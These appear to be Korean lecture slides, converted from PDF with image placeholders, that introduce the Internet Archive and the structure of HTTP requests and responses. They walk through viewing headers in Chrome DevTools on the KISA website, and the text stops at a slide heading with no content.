
- 웹 페이지 저장소 (아카이브 사이트)
  - <https://archive.org/index.php>
  - 과거부터 현재까지 수정한 사이트 기록을 보여줌



1

# 웹의 탄생과 발전

- 웹 페이지 저장소 (아카이브 사이트)
  - <https://archive.org/index.php>
  - 특정 시점의 화면 스크린을 볼 수 있음. (예: 2000년 3월 1일 클릭)




# 1

# 웹의 탄생과 발전

## • 웹 페이지 저장소 (아카이브 사이트)


- <https://archive.org/index.php>

- 2000년 3월 1일 당시 Daum 화면과 2018년 9월 9일 Daum 화면
- 과거에 존재했던 페이지가 현재도 존재하는지 확인하는데 활용되기도 함
- 특히, 로그인 페이지, 게시판, 자료실 등 이전에 존재했는데 링크만 숨긴 경우도 존재함.




## 2 HTTP Protocol (HTTP Request / HTTP Response)

- HTTP Protocol (HTTP Request / HTTP Response)
  - HyperText Transfer Protocol
    - 클라이언트(브라우저)와 웹 애플리케이션 서버 간의 통신을 위한 프로토콜



## 2 HTTP Protocol (HTTP Request / HTTP Response)

- HTTP Protocol (HTTP Request / HTTP Response)
  - HTTP Protocol Specification: <https://www.w3.org/Protocols/>
  - 2015년 3월 14일, HTTP/2가 발표됨. RFC 7540



The screenshot shows a web browser window displaying the W3C Architecture domain website. The URL in the address bar is <https://www.w3.org/Protocols/>. The page title is "HTTP - Hypertext Transfer Protocol". Below the title, there is a navigation menu with links to News, HTTP Activity, Specs, Software, Talks, Mailing lists, IETF, HTTP Extensions, WebMux, HTTP-NG, Web Characterization, and Background. A note states that both HTTP extensions and HTTP/1.1 are stable specifications (RFC2616 at that time), and W3C has closed the HTTP Activity. It also mentions an effort to revise HTTP/1.1 started in 2006, leading to the creation of the IETF httpbis Working Group, which completed with the publication of RFC 723X (See below). The page lists several RFCs published in 2014-06, including RFC7230 through RFC7235, along with their respective titles. It also lists related specifications like RFC7236 and RFC7237. A timeline at the bottom shows drafts from 2014-02 to 2013-03.

HTTP - Hypertext Transfer Protocol

News | HTTP Activity | Specs | Software | Talks | Mailing lists | IETF | HTTP Extensions | WebMux | HTTP-NG | Web Characterization | Background

Now that both HTTP extensions and HTTP/1.1 are stable specifications ([RFC2616](#) at that time), W3C has closed the HTTP Activity.

An effort to revise HTTP/1.1 started in 2006, which led to the creation of the [IETF httpbis Working Group](#). Work completed with the publication of RFC 723X (See [below](#))

- 2014-06 RFC 723X published
  - [RFC7230: HTTP/1.1, part 1: Message Syntax and Routing](#)
  - [RFC7231: HTTP/1.1, part 2: Semantics and Content](#)
  - [RFC7232: HTTP/1.1, part 4: Conditional Requests](#)
  - [RFC7233: HTTP/1.1, part 5: Range Requests](#)
  - [RFC7234: HTTP/1.1, part 6: Caching](#)
  - [RFC7235: HTTP/1.1, part 7: Authentication](#)

Along with:

- [RFC7236: Initial HTTP Authentication Scheme Registrations](#)
- [RFC7237: Initial HTTP Method Registrations](#)

And related specifications:

- [RFC7238: The HTTP Status Code 308 \(Permanent Redirect\)](#)
- [RFC7239: Forwarded HTTP Extension](#)
- [RFC7240: Prefer Header for HTTP](#)

- 2014-02: drafts -26 of the revised [HTTP/1.1 specifications](#)
- 2013-11: drafts -25 of the revised [HTTP/1.1 specifications](#)
- 2013-09: drafts -24 of the revised [HTTP/1.1 specifications](#)
- 2013-07: drafts -23 of the revised [HTTP/1.1 specifications](#)
- 2013-03: drafts -22 of the revised [HTTP/1.1 specifications](#)

## 2 HTTP Protocol (HTTP Request / HTTP Response)

### • HTTP Protocol (HTTP Request / HTTP Response)

#### – HTTP Request와 Response 내용 보기

- 기본 웹 브라우저 화면에서는 요청에 대한 해석된 값이 보여짐
- 별도 툴을 이용해서 요청과 응답 내용 볼 수 있음(크롬 개발자도구, Proxy Tool)


The screenshot shows the homepage of the Korean Internet Foundation (KISA). At the top, there's a banner with the text "4차 산업혁명의 완수를 위한 ICT 정책 협업을 선도하겠습니다." (Leading the way for the completion of the fourth industrial revolution through ICT policy cooperation). Below the banner, a group of men in suits are performing a ribbon-cutting ceremony. The page features several navigation links like "정보공개", "주요사업", "고객광장", etc. At the bottom, there are sections for "핀테크 기술지원센터", "IoT 혁신센터", "GDPR 안내", "사이버보안 인재센터", "지역 정보보호 지원센터", "정보보호 R&D 기술공유센터", "인터넷침해 대응센터", and "인터넷주소센터". On the right side, there's a news feed with items like "18년도 핀테크 보안성 강화 컨설팅 지원사업 공고" (Announcement of the 18th fintech security enhancement consulting support project) dated 09-04.

## 2 HTTP Protocol (HTTP Request / HTTP Response)

### • HTTP Protocol (HTTP Request / HTTP Response)

#### – HTTP Request와 Response 내용 보기 실습

- 크롬 브라우저에서 웹 사이트 방문 후 F12 또는 “설정 > 도구 더보기 > 개발자 도구”에서 Network 부분 클릭, 그리고 웹 페이지 다시 새로고침을 하면 접속 페이지 목록이 나타남




## 2 HTTP Protocol (HTTP Request / HTTP Response)

### • HTTP Protocol (HTTP Request / HTTP Response)

#### – HTTP Request와 Response 내용 보기 실습

- 하단 개발자도구에서 main.jsp 선택하고, 오른쪽에서 Headers를 선택하면 Request, Response 내용을 볼 수 있음.
- 크롬 개발자 도구에서는 “General”, “Response Headers”, “Request Headers”로 구분함
- General에는 요청한 주소(URL), 요청 방법(Method), 응답 코드(Status Code), 원격 요청 주소(Remote Address), 참조 정책 등이 있음



The screenshot shows the Network tab in the Chrome DevTools. A list of resources is on the left, with 'main.jsp' selected. On the right, the 'Headers' tab is active, displaying the following information:

- Request URL: https://www.kisa.or.kr/main.jsp
- Request Method: GET
- Status Code: 200 OK
- Remote Address: 163.171.73.211:443
- Referrer Policy: no-referrer-when-downgrade


Below this, the 'Response Headers' section lists:

- Cache-Control: private
- Connection: keep-alive
- Content-Type: text/html; charset=utf-8
- Date: Sat, 8 Sep 2018 17:30:29 GMT
- Transfer-Encoding: chunked

At the bottom, it shows: 75 requests | 46.3 KB transferred | Finish: 927 ms ...

## 2 HTTP Protocol (HTTP Request / HTTP Response)

- HTTP Protocol (HTTP Request / HTTP Response)
  - HTTP Request와 Response 내용 보기 실습
    - Request Headers 에 있는 view source 클릭하면 오리지널 요청 내용들이 보임




The screenshot shows the Network tab of a browser developer tools interface. A request for "main.jsp" is selected in the list. The "Headers" tab is active, displaying the following request headers:

```
GET /main.jsp HTTP/1.1
Host: www.kisa.or.kr
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari
37.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: _ga=GA1.3.1419965724.1521473516; WMONID=Z3B3ExjvWPK; _gid=GA1.3.1721554599.1536427360; JSESSIONID=93A6C8CFE8BFF9
0982485AE4462ABC
```

## 2 HTTP Protocol (HTTP Request / HTTP Response)

- HTTP Protocol (HTTP Request / HTTP Response)
  - HTTP Request 구성 (1/2)



